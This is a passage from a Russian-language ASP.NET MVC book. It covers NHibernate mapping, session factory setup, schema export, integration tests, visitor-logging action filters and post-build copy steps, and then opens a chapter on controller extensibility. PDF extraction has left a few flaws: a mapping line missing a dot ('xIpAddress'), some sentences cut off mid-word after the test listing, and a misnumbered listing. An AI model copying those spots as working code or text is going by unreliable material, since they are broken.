            Map(x => x.LoginName).Length(255).Not.Nullable();
            Map(x => x.Browser).Length(4000).Not.Nullable();
            Map(x => x.VisitDate).Not.Nullable();
            Map(x => xIpAddress).Not.Nullable();
        }
    }
}
```

Строка 10: Объявляет таблицу преобразований

Строка 11: Определяет свойство первичного ключа

Первая строка довольно стандартна и задает используемую таблицу. Метод *Id* – особенный, и он должен быть первым свойством, преобразованным для объекта. Он станет первичным ключом таблицы, а узел генератора имеет множество вариантов определения того, как генерируется этот первичный ключ, включая функциональность SQL Server "identity" и Oracle "sequence". Мы хотим, чтобы для объекта *Visitor* устанавливалось значение свойства *Id* до того, как он будет сохранен, поэтому мы сконфигурировали NHibernate так, чтобы он генерировал Guid для нас перед тем, как вставлять утверждение (метод *INSERT*) в базу данных. Генератор *GuidComb()* является особенным; он генерирует GUIDs в последовательном порядке с тем, чтобы кластерному индексу столбца первичного ключа мало что нужно было делать при вставке новой записи в таблицу. Такое задание последовательности приносит в жертву некоторую уникальность GUID алгоритма, но в данном контексте важно только то, что GUID является уникальным для этой конкретной таблицы.

Примечание

Вы можете получить больше информации о COMB GUID от создателя, Джимми Нильссона, в его статье "Стоимость GUID в качестве первичных ключей" на сайте <http://mng.bz/4q49>.

Остальные свойства, главным образом, не требуют разъяснений. Они имеют названия и ограничители, а строки могут иметь заданную длину. Если вы комфортно себя чувствуете в том случае, когда

название столбца совпадает с названием свойства класса, то атрибуты столбца не нужны. Когда все свойства преобразованы, вы готовы перейти дальше.

Если у вас более сложная структура класса, то вам нужно будет просмотреть все варианты ваших преобразований в справочной документации к NHibernate (<http://nhforge.org/doc/nh/en/index.html>) и в документации к Fluent NHibernate (<http://fluentnhibernate.org/>).

15.4.3. Инициализация конфигурации

В NHibernate есть две основных абстракции: `ISessionFactory` и `ISession`. Фабрика сессии создает сессию, и подразумевается, что сессия будет использоваться в приложении для единственной задачи – это может быть единичная транзакция или составные успешные транзакции в быстрой последовательности. Вам следует использовать, а потом быстро ликвидировать NHibernate сессии. С другой стороны, подразумевается, что фабрика сессий будет храниться на протяжении всего жизненного цикла приложения, поэтому она может использоваться для создания всех сессий.

Интерфейс `ISession` – это абстракция, но реализация, которую предоставляет NHibernate требует некоторых разъяснений. Следующий листинг демонстрирует, как создать фабрику сессий, которая будет использоваться на протяжении всего жизненного цикла приложения.

Листинг 15-7: Объект `Configuration`, который создает фабрику сессий

```
public class DataConfig
{
    private static ISessionFactory _sessionFactory;
    private static bool _startupComplete = false;
    private static readonly object _locker = new object();

    public static ISession GetSession()
    {
        ISession session = _sessionFactory.OpenSession();
        session.BeginTransaction();
        return session;
    }
    public static void EnsureStartup()
    {
        if (!_startupComplete)
        {
            lock (_locker)
            {
                if (!_startupComplete)
                {
                    DataConfig.PerformStartup();
                    _startupComplete = true;
                }
            }
        }
    }
    private static void PerformStartup()
    {
        InitializeLog4Net();
        InitializeSessionFactory();
        InitializeRepositories();
    }
    private static void InitializeSessionFactory()
```

```

{
    Configuration configuration = BuildConfiguration();
    _sessionFactory = configuration.BuildSessionFactory();
}
public static Configuration BuildConfiguration()
{
    return Fluently.Configure(new Configuration().Configure())
        .Mappings(cfg =>
            cfg.FluentMappings
                .AddFromAssembly(typeof(VisitorMap).Assembly))
        .BuildConfiguration();
}
private static void InitializeLog4Net()
{
    string configPath = Path.Combine(
        AppDomain.CurrentDomain.BaseDirectory,
        "Log4Net.config");
    var fileInfo = new FileInfo(configPath);
    XmlConfigurator.ConfigureAndWatch(fileInfo);
}
private static void InitializeRepositories()
{
    Func<IVisitorRepository> builder = () => new VisitorRepository();
    VisitorRepositoryFactory.RepositoryBuilder = builder;
}
}

```

Строка 35: Конфигурирует NHibernate с помощью XML конфигурации

Строка 36: Создает и кэширует фабрику сессий

Строка 40-44: Применяет Fluent NHibernate преобразования

Создание фабрики сессий – трудозатратно. Она выполняет довольно много инициализации и валидации для того, чтобы убедиться, что она может быстро выполнять доступ к данным с помощью объекта сессии. Объект конфигурации читает файл *hibernate.cfg.xml* (который представляет собой внепроцессный вызов) и затем создает фабрику сессий, используя эту конфигурацию. При создании фабрики сессий объект конфигурации будет применять все свойства, найденные в конфигурационном файле. Если в комплект были включены вложенные XML преобразования, то объект конфигурации извлечет все эти файлы преобразований из DLLs (который является еще одним внепроцессным вызовом). Каждый файл преобразований будет проанализирован с помощью XML DOM. Независимо от того, используете ли вы преобразования кода или XML преобразования, NHibernate будет использовать рефлексию для всех типов для того, чтобы убедиться в том, что каждое свойство, объявленное в преобразовании, существует в указанных типах. Если отложенная загрузка разрешена (по умолчанию), то NHibernate также проверит, что все открытые свойства и методы отмечены с помощью *virtual*. Если вы предпочитаете не помечать их *virtual*, как это делаем мы, то вам нужно будет запретить отложенную загрузку.

Для большинства приложений создание фабрики сессий занимает, по крайней мере, целую секунду (или более), поэтому эта операция – это то, что вам не хотелось бы выполнять часто. Если бы вы создавали фабрику сессий для каждого веб-запроса, то ваше приложение резко замедлилось бы. Мы поместим экземпляр фабрики сессий в статическую переменную таким образом, чтобы могли использовать ее на протяжении всего жизненного цикла приложения.

NHibernate сессия, с другой стороны, является малозатратной. Мы будем создавать и разрушать множество таких объектов. В приложении, имеющем внутреннее состояние, мы будем использовать сессию для единичной транзакции или пользовательской операции. Код создания сессии похож на следующий:

```
ISession session = SessionFactory.OpenSession();
```

Перед тем, как мы сможем перейти к коду, который использует `ISession`, мы должны быть обладателями базы данных. Мы объявили нашу строку соединения, и благодаря преобразованию NHibernate знает структуру таблицы. Мы можем продолжать создавать схему нашей базы данных вручную или мы можем использовать NHibernate. Для того чтобы использовать NHibernate для создания нашей схемы, мы можем создать пустую базу данных под названием `NHibernateSample` (как это объявлено строкой соединения) внутри SQL Server Express и выполнить код, продемонстрированный ниже:

Листинг 15-8: NHibernate генерирует базу данных из преобразований

```
using Infrastructure;
using NHibernate.Tool.hbm2ddl;
using NUnit.Framework;
namespace IntegrationTests
{
    [TestFixture]
    public class DatabaseTester
    {
        [Test, Explicit]
        public void CreateDatabaseSchema()
        {
            var export = new SchemaExport(DataConfig.BuildConfiguration());
            export.Execute(true, true, false);
        }
    }
}
```


Мы используем конструкцию NUnit теста как легкую возможность запуска этого кода, что делает тривиальным выполнение фрагментов кода. После выполнения этого теста в Visual Studio с помощью встроенного `TestDriven.Net` (<http://testdriven.net/>), вы увидите выходной результат в окне **Output**. В рамках нашей системы в окне **Output** продемонстрирован следующий текст.

Листинг 15-9: Выходной результат экспорта схемы

```
----- Test started: Assembly: IntegrationTests.dll -----
if exists (select * from dbo.sysobjects where id = object_id(N'Visitor')
    and OBJECTPROPERTY(id, N'IsUserTable') = 1) drop table Visitor
create table Visitor (
    Id UNIQUEIDENTIFIER not null,
    PathAndQueryString NVARCHAR(4000) not null,
    LoginName NVARCHAR(255) not null,
    Browser NVARCHAR(4000) not null,
    VisitDate DATETIME not null,
    IpAddress NVARCHAR(255) not null,
    primary key (Id)
)
1 passed, 0 failed, 0 skipped, took 1.29 seconds (NUnit 2.5.5).
```

NUnit тест расположен в проекте **IntegrationTests**, который также связан с файлом *hibernate.cfg.xml* для того, чтобы использовать ту же самую конфигурацию. Рисунок 15-6 демонстрирует структуру проекта **IntegrationTests**. Мы храним его минимальным ради простоты.

Рисунок 15-6: Проект **IntegrationTests** содержит тесты для всех преобразований и репозиториев.



Обратите внимание на класс `VisitorRepositoryTester`. В него входит автоматизированное тестирование, необходимое для того, чтобы убедиться, что реализация репозитория функционирует так, как и ожидалось. Мы не можем писать модульные тесты для процесса доступа к данным, потому что процесс доступа к данным, по своей сути, – это дело интеграционного теста. Мы не только осуществляем интеграцию со сторонней библиотекой, NHibernate, но мы также ожидаем, что в нашей сети, сервере или рабочей станции будет запускаться еще один процесс. SQL Server должен подниматься и запускаться, а также он должен содержать корректную схему. Если что-то пойдет не так, то тест не выполнится. Благодаря такому размещению эти интеграционные тесты являются более сложными, чем тесты, для которых не нужны сохраненные данные. Все-таки при написании тестов доступа к данным делайте их такими небольшими, насколько это возможно, и тестируйте только процесс доступа к данным.

Следующий листинг демонстрирует код для `VisitorRepositoryTester`.

Листинг 15-10: Интеграционные тесты

```
using System;
using System.Collections.Generic;
using System.Linq;
using Core;
using Infrastructure;
using NHibernate;
using NUnit.Framework;
namespace IntegrationTests
{
    [TestFixture]
    public class VisitorRepositoryTester
    {
        [SetUp]
        public void Setup()
        {
            new DatabaseTester().CreateDatabaseSchema();
            DataConfig.EnsureStartup();
        }
        [Test]
        public void When_saving_should_write_to_database()
        {
            var visitor = new Visitor
```

```
        {
            Browser = "1",
            IpAddress = "2",
            LoginName = "3",
            PathAndQueryString = "4",
            VisitDate =
                new DateTime(2000, 1, 1)
        };
        var repository = new VisitorRepository();
        repository.Save(visitor);
        Visitor loadedVisitor;
        using (ISession session = DataConfig.GetSession())
        {
            loadedVisitor = session.Load<Visitor>(visitor.Id);
        }
        Assert.That(loadedVisitor, Is.Not.Null);
        Assert.That(loadedVisitor.Browser, Is.EqualTo("1"));
        Assert.That(loadedVisitor.IpAddress, Is.EqualTo("2"));
        Assert.That(loadedVisitor.LoginName, Is.EqualTo("3"));
        Assert.That(loadedVisitor.PathAndQueryString, Is.EqualTo("4"));
        Assert.That(loadedVisitor.VisitDate, Is.EqualTo(new DateTime(2000,
1, 1)));
    }
}
```

Строка 17: Конфигурирует NHibernate

Строка 22: Создает новый Visitor

Строка 32: Сохраняет Visitor

Строка 34: Создает новую сессию

Строка 36: Перегружает Visitor


Строка 38-43: Принимает корректн

Эти тесты являются существенными для того

изменения конфигурации будут модифицировать генерируемые запросы, тесты очень важны для стабильности приложения.

рисунок 15-7.

Результаты теста отображаются в **ReSharper test runner**.




Всякое использование NHibernate API должно оставаться в проекте **Infrastructure**. Помните, что ни один из остальных проектов решения не имеет ссылки на **Infrastructure**, поэтому остальная часть кода не связана с этой конкретной библиотекой для доступа к данным. Такое разъединение является важным, поскольку методы доступа к данным часто изменяются. Вы не хотите связывать ваше приложение с инфраструктурными элементами в тех случаях, когда они, вероятно, часто изменяются.

Теперь вы знакомы с основными принципами сохранения при помощи NHibernate. Мы рассмотрели как проект **Core**, так и проект **Infrastructure**, поэтому давайте посмотрим, как они связываются друг с другом в пользовательском интерфейсе.

15.5. Представление модели через пользовательский интерфейс

Теперь, когда доменная модель и инфраструктура NHibernate заданы и функционируют, мы можем снова перенести наше внимание к ASP.NET MVC проекту. Мы оставили проект близким к используемому по умолчанию шаблону проекта с тем, чтобы сохранить его простоту, а также явно идентифицировать дополнительные компоненты, необходимые для сохранения каждого посетителя сайта. Рисунок 15-8 демонстрирует структуру UI-проекта.

Рисунок 15-8: Дополнительные компоненты проекта выделены цветом. Мы добавили несколько файлов для фиксации и отображения посетителей.



Как вы помните (из рисунка 15-1), в верхней части каждой страницы сайта демонстрируются недавние посетители сайта. Для того чтобы распределить это представление между всеми страницами, мы подключили частичное представление к мастер-странице, `Site.Master`. Мы рассматривали эту возможность в главе 3, поэтому не будем снова рассматривать ее подробно.

На самом верхнем уровне мы добавили атрибут фильтра действий к каждому контроллеру. Если сайт содержит множество контроллеров, мы предполагаем, что необходимо ввести пользовательский `ControllerActionInvoker` для всех контроллеров и добавить фильтр для всех контроллеров. В этом примере проект содержит только `HomeController`, который продемонстрирован в следующем листинге. Обратите внимание на фильтры действий, применяемые на уровне класса.

Листинг 15-11: Фильтры действий, применяемые к контроллерам для поддержания разделенности понятий

```
using System.Web.Mvc;
namespace UI.Controllers
{
    [HandleError]
    [VisitorAdditionFilter(Order = 0)]
    [VisitorRetrievalFilter(Order = 1)]
    public class HomeController : Controller
    {
        public ActionResult Index()
        {
            ViewBag.Message = "Welcome to ASP.NET MVC!";
            return View();
        }
        public ActionResult About()
        {
```

```

        return View();
    }
}
}

```

Строка 5: Применяет VisitorAdditionFilter

Строка 6: Применяет VisitorRetrievalFilter

Мы ввели два фильтра, VisitorAdditionFilter и VisitorRetrievalFilter. Мы применили необязательный параметр Order для того, чтобы убедиться, что они выполняются в запланированном порядке. Порядок, в котором атрибуты применяются к классу, не является гарантированным порядком выполнения.

Мы хотели бы сохранять нового посетителя, а затем извлекать список недавних посетителей и передавать их в представление. Следующий листинг демонстрирует оба фильтра действий.

Листинг 15-12: Взаимодействие фильтров действий с доменной моделью

```

using System.Web.Mvc;
using Core;
namespace UI
{
    public class VisitorAdditionFilter : ActionFilterAttribute
    {
        private readonly IVisitorRepository _repository;

        public VisitorAdditionFilter(IVisitorRepository repository)
        {
            _repository = repository;
        }

        public VisitorAdditionFilter()
            : this(new VisitorRepositoryFactory().BuildRepository())
        {
        }

        public override void OnResultExecuting(ResultExecutingContext filterContext)
        {
            var builder = new VisitorBuilder();
            Visitor visitor = builder.BuildVisitor();
            _repository.Save(visitor);
        }
    }

    public class VisitorRetrievalFilter : ActionFilterAttribute
    {
        private readonly IVisitorRepository _repository;
        public VisitorRetrievalFilter(IVisitorRepository repository)
        {
            _repository = repository;
        }

        public VisitorRetrievalFilter()
            : this(new VisitorRepositoryFactory().BuildRepository())
        {
        }
    }
}

```

```

    }

    public override void OnResultExecuting(ResultExecutingContext
filterContext)
    {
        Visitor[] visitors = _repository.GetRecentVisitors(10);
        filterContext.Controller.ViewData[Constants.ViewData.VISITORS]=
visitors;
    }
}
}

```

Строка 15, 36: Создает репозиторий с помощью фабрики

Строка 19, 40: Выполняет работу в OnResultExecuting

Строка 22-23: Сохраняет новый Visitor

Строка 42-43: Хранит недавних посетителей во ViewData

Каждый фильтр довольно прост. Большая часть кода нужна всего лишь для управления зависимостью от IVisitorRepository и создания репозитория из фабрики. Три строки, которые представляют интерес, находятся в методе OnResultExecuting. Мы создаем посетителя и сохраняем его. Затем мы получаем недавних посетителей и помещаем их во ViewData. Класс VisitorBuilder не продемонстрирован, но он довольно прост, конструирует Visitor и наполняет его информацией из HttpRequest.

Следующий представляющий интерес файл – это частичное представление Visitors.cshtml, расположеннное в /Views/Shared/Visitors.cshtml.

Листинг 15-13: Отображает недавних посетителей

```

@model Core.Visitor[]
<div style="text-align: left">
    <h3>Recent Visitors</h3>
    @foreach (var visitor in ViewData.Model)
    {
        @visitor.VisitDate @:-
        @visitor.IpAddress @:-
        @visitor.LoginName @:-
        @visitor.PathAndQueryString <br />
        @visitor.Browser <hr />
    }
</div>

```

Это частичное представление добавляется на страницу через мастер-страницу. Ожидается, что список посетителей будет располагаться в ViewData.Model с тем, чтобы список мог бы отображаться способом по умолчанию. В верхней части мастер-страницы следующий код просто передает список посетителей в частичное представление:

```

<div id="footer">
    @{
        var partialName = Constants.Partial.Visitors;
        var ViewData = ViewData[Constants.ViewData.Visitors];
    }
    @Html.Partial(partialName, ViewData)
</div>

```

Мы используем константы для того, чтобы представления не содержали продублированного строкового текста. Поскольку информация о входе в систему и отображении посетителей является сквозной в рамках всего приложения, мы предприняли шаги для того, чтобы факторизовать логику с тем, чтобы она могла совместно использоваться всеми контроллерами приложения.

Давайте повторим то, что мы проделали:

- Поместили логику сохранения за рамки интерфейса, который не принадлежит к UI-проекту
- Использовали фильтры действий с тем, чтобы ни один единичный контроллер не был ответственен за знание того, как выполнять интеграцию с `IVisitorRepository`
- Создали частичное представление для того, чтобы иметь макет недавних посетителей
- Передали полномочия частичному представлению мастер-страницы с тем, чтобы индивидуальным представлениям не приходилось заботиться об отображении информации о посетителе

Теперь все находится на своих местах и может быть объединено в единое целое.

15.6. Объединение всех элементов

Если бы вы хорошенько рассмотрели код с этой точки зрения, то вы бы заметили, что у нас нет стандартного способа создания экземпляра NHibernate репозитория `IVisitorRepository`, который располагался бы в проекте **Infrastructure**. Наш UI-проект совсем не ссылается на проект **Infrastructure**. В данном разделе будет рассматриваться процесс соединения этих разъединенных фрагментов.

Первый фрагмент находится в файле `Web.config`. Внутри узла `httpModules` мы зарегистрировали дополнительный модуль:

```
<add name="StartupModule"
    type="Infrastructure.NHibernateModule, Infrastructure, Version=1.0.0.0,
    Culture=neutral"/>
```

Данный модуль начинает процесс создания фабрики сессий. Он также управляет событиями `BeginRequest` и `EndRequest`, и создает, и разрушает NHibernate сессии для каждого веб-запроса.

Следующий листинг демонстрирует код для `NHibernateModule.cs`, который расположен в проекте **Infrastructure**.

Листинг 15-14: `NHibernateModule`, который запускает NHibernate

```
using System;
using System.Web;
namespace Infrastructure
{
    public class NHibernateModule : IHttpModule
    {
        public void Init(HttpApplication context)
        {
            context.BeginRequest += ContextBeginRequest;
        }
        private void ContextBeginRequest(object sender, EventArgs e)
        {
            DataConfig.EnsureStartup();
        }
    }
}
```

```

    }
    public void Dispose()
    {
    }
}
}

```

Строка 13: Убеждается в том, что конфигурация NHibernate запущена

Класс `DataConfig` (показанный ранее в листинге 15-7) ответственен за создание экземпляров `ISession`. Теперь, когда у нас есть фабрика сессий и сессия, наше приложение может вызывать NHibernate и взаимодействовать с базой данных.

Помимо инициализации NHibernate у нас есть инициализация `VisitorRepositoryFactory`. Многие приложения используют средства IoC, которые предоставляют эти фабрики автоматически, но поскольку в данном примере не используется IoC-контейнер, нам пришлось предоставить эту логику запуска явно. Есть несколько способов выполнения этого; например, мы могли бы объявить интерфейс для фабрики и всегда держать под рукой реализацию. Воспользуйтесь своим мнением при выборе метода. Важно, что ни проект **Core**, ни UI-проект не должны ссылаться на проект **Infrastructure** или библиотеки, которые являются инфраструктурными по своей сути. Мы держали NHibernate совершенно в стороне с тем, чтобы остальная часть приложения не заботилась о том, как осуществляется процесс доступа к данным.

Необходим один окончательный шаг перед тем, как мы сможем запустить это приложение в Visual Studio при помощи **Ctrl+F5**. Файл `Web.config` ссылается на класс проекта **Infrastructure**, но поскольку ссылка отсутствует, комплект **Infrastructure** должен быть расположен в папке `bin` веб-сайта. Мы могли бы явно копировать его каждый раз во время компиляции, но это было бы утомительно. Решение проблемы – заставить Visual Studio копировать его каждый раз, когда он компилируется, путем добавления строк в файл `Infrastructure.csproj` в следующем листинге в виде `postbuild` события.

Листинг 15-5: Postbuild событие, которое копирует комплекты и `config`-файлы

```

xcopy /y ".\*.dll" "..\..\..\UI\bin\"  


xcopy /y ".\*.dll" "..\..\..\IntegrationTests\bin\$(ConfigurationName)"  

xcopy /y ".\log4net.config" "..\..\..\UI\"  

xcopy /y ".\hibernate.cfg.xml" "..\..\..\UI\bin\"
```

Путем задания четырех команд, продемонстрированных в листинге, мы сконфигурировали проект **Infrastructure** для того, чтобы копировать два важных конфигурационных файла, а также необходимые бинарные файлы в папку `bin` UI-проекта и в тестовую папку. Будет копироваться не только комплект **Infrastructure**, но также будут копироваться и NHibernate комплекты. Это убеждает вас в том, что при запуске UI-проекта из Visual Studio вы будете приветствовать запуском приложения, которое сохраняет и отображает посетителей, как это продемонстрировано на рисунке 15-9.

Рисунок 15-9: Приложение работает так, как и ожидалось, после соединения элементов вместе.



Благодаря этому `postbuild` шагу приложение обладает всеми необходимыми комплектами и конфигурационными файлами. Это сокращает усилия копирования этих файлов вручную, и является всего лишь одним из видов необходимой автоматизации, когда вы искренне обязуетесь разъединить ваши приложения.

15.7. Резюме

В данной главе вы увидели, как структурировать решение, сконфигурировать NHibernate, использовать DDD шаблон репозитория и подсоединить слабо связанный код во время выполнения. Эта глава демонстрирует крайне упрощенный пример, но шаблоны разъединения, содержащиеся в нем, подходят также как для средних, так и для больших приложений.

Конфигурировать и использовать NHibernate легко. Также легко присоединиться к нему и приобрести проблемы. Будь то NHibernate или любая другая библиотека для доступа к данным, принимайте явное архитектурное решение – присоединяться к ней или нет. Убедитесь в том, что вы осознали компромиссы вашего решения. Большую часть времени мы предпочитаем хранить ядро чистым и отдельно от пользовательского интерфейса, чтобы при этом весь процесс доступа к данным находился за пределами абстракций и тестиировался отдельно. Для более продвинутого использования NHibernate в рамках ASP.NET MVC вы можете загрузить **Code-CampServer** проект с открытым исходным кодом с сайта <http://codecampserver.org>.

Теперь, когда вы рассмотрели все концепты ASP.NET MVC, а также рассмотрели то, как связывать их вместе в полноценное приложение с базой данных, вы готовы приступить к овладению фреймворком. Часть 3 начинается с главы 16, в которой рассматривается расширяемость контроллеров.

Освоение ASP.NET MVC

В части 3 рассматриваются профессиональные способы не только использования ASP.NET MVC, но и разработки, и развертывания работоспособных приложений. Темы, присутствующие в этой части, пригодятся вам, когда приложение, разработкой которого вы занимаетесь, будет все больше разрастаться и усложняться. В части 3 обсуждаются не только некоторые технологии, порожденные созданием реальных проектов, но и объясняются некоторые проблемы, с которыми вы столкнетесь при командной работе с ASP.NET MVC. Наличие отдельного, повторяющегося процесса разворачивания приложения является одной из таких тем. Другой темой является устранение повторяющегося кода преобразования.

В главе 16 рассматриваются возможности расширения контроллеров, а также более подробно изучается выбор метода действия. Глава 17 охватывает передовые технологии, связанные с представлениями, включая уменьшение дублирований представлений. В главе 18 более детально рассматриваются возможности ASP.NET MVC, которые вносят во фреймворк технологию инъекции зависимостей как элемент "первого класса". В главе 19 исследуются выделенные области, которые подразумевают возможность повторного использования их в приложении. В главе 20 рассматривается тема, которая часто упускается из вида: тестирование всей системы посредством UI-тестов. В главе 21 описывается, как организовать хостинг ASP.NET MVC приложения, рассматриваются требования к различным серверам, установка IIS, а также настройка различных сред. Глава 22 охватывает такие способы развертывания, как беспрерывная интеграция, развертывания по кнопке и создание автоматической обработки. В главе 23 изучаются некоторые возможности, присущие только MVC 4, а в главе 24 подробно рассматривается Web API, который меняет методику создания разработчиками простых HTTP веб-сервисов.

Вы не овладеете темами части 3, если всего лишь один раз просмотрите их содержание. Вы овладеете ими, только если будете применять эти технологии на практике снова и снова. Каждый пример кода присутствует в Visual Studio, а пакет кода доступен на веб-сайте книги. Попробуйте изменить эти примеры, чтобы расширить их код. Это поможет вам приобрести более глубокое понимание этих важных тем. Надеемся, что вы будете постоянно возвращаться к части 3 при использовании платформы ASP.NET MVC в проектах ваших веб-приложений.

16. Возможность расширения контроллеров

В этой главе рассматриваются:

- Получение представления о возможностях расширения контроллеров
- Раскрытие требований для метода действия
- Использование селекторов действий
- Создание пользовательских результатов действий
- Уменьшение сложности контроллеров за счет результатов действий

К данному моменту вы уже ознакомились со всеми теоретическими принципами ASP.NET MVC, и имеете представление обо всех составляющих, необходимых для создания привлекательных веб-приложений. Давайте двигаться дальше. ASP.NET MVC обладает множеством встроенных возможностей расширения, а данная глава сконцентрирована на тех возможностях, которые могут использоваться в классах контроллеров. Расширение контроллеров обеспечивает не только гибкость приложения, но также уменьшает его сложность.

Мы рассмотрим то, как базовый класс контроллеров предоставляет возможности для расширения. Затем изучим то, как расширять методы действий и как контроллер выбирает эти методы. Наконец, мы разработаем пользовательский результат действия для уменьшения сложности метода действия.

Если в конце данной главы вы обнаружите, что указанных возможностей расширения вам недостаточно, не отчайвайтесь – MVC Framework предоставляет вам полный доступ для реализации вашего собственного контроллера, который мог бы работать иначе, нежели тот, который предоставляется во фреймворке.

16.1. Расширяемость контроллеров

Предлагаемая по умолчанию реализация контроллера уже включает в себя некоторые конкретные идеи того, как можно выбирать, выполнять и расширять методы действий. Эта функциональность берется из базового класса `Controller` фреймворка ASP.NET MVC, который является реализацией по умолчанию интерфейса `IController`.

`IController` – это простой интерфейс, который предоставляет простой метод `Execute()` и который вы могли бы реализовать напрямую. При реализации этого интерфейса вы также можете использовать такую функциональность фреймворка как маршрутизация и фабрика контроллеров, а остальную часть фреймворка отбросить в сторону.

Определение интерфейса `IController` продемонстрировано на рисунке 16-1.

Рисунок 16-1: В интерфейсе `IController` объявлен единственный метод, `Execute()`

— Execute(System.Web.Routing.RequestContext)

public interface IController
Member of [System.Web.Mvc](#)

Summary:
Defines the methods that are required for a controller.

Доступна еще одна возможность расширения контроллеров, которая не является столь скучной как реализация **IController**. Фреймворк содержит класс **ControllerBase**, который предоставляет самые основные свойства для управления **ViewData** и **TempData**. Класс **ControllerBase** приведен на рисунке 16-2. Этот класс является минимальным по содержанию, но все-таки позволяет использовать преимущества некоторых концепций, связанных с представлением.

Рисунок 16-2: Класс **ControllerBase** предоставляет возможность интеграции с роутингом, а также с **HttpContext**

— ControllerBase()
— Execute(System.Web.Routing.RequestContext)
— ExecuteCore()
— Initialize(System.Web.Routing.RequestContext)
— VerifyExecuteCalledOnce()
— ControllerContext
— TempData
— ValidateRequest
— ValueProvider
— ViewData

public abstract class ControllerBase
Member of [System.Web.Mvc](#)

Summary:
Represents the base class for all MVC controllers.

Несмотря на существование во фреймворке возможностей расширения, предоставляемых интерфейсом и базовым классом, некоторые разработчики и проектировщики обменивают продуктивность, встроенную в класс контроллеров фреймворка, на дополнительные действия, необходимые для их собственной реализации интерфейса **IController**. То же самое происходит и с классом **ControllerBase**. Нам не нужно жертвовать продуктивностью, так как существует множество возможностей расширения, встроенных в класс **Controller**. Мы рассмотрим их далее.

16.2. Действия контроллеров

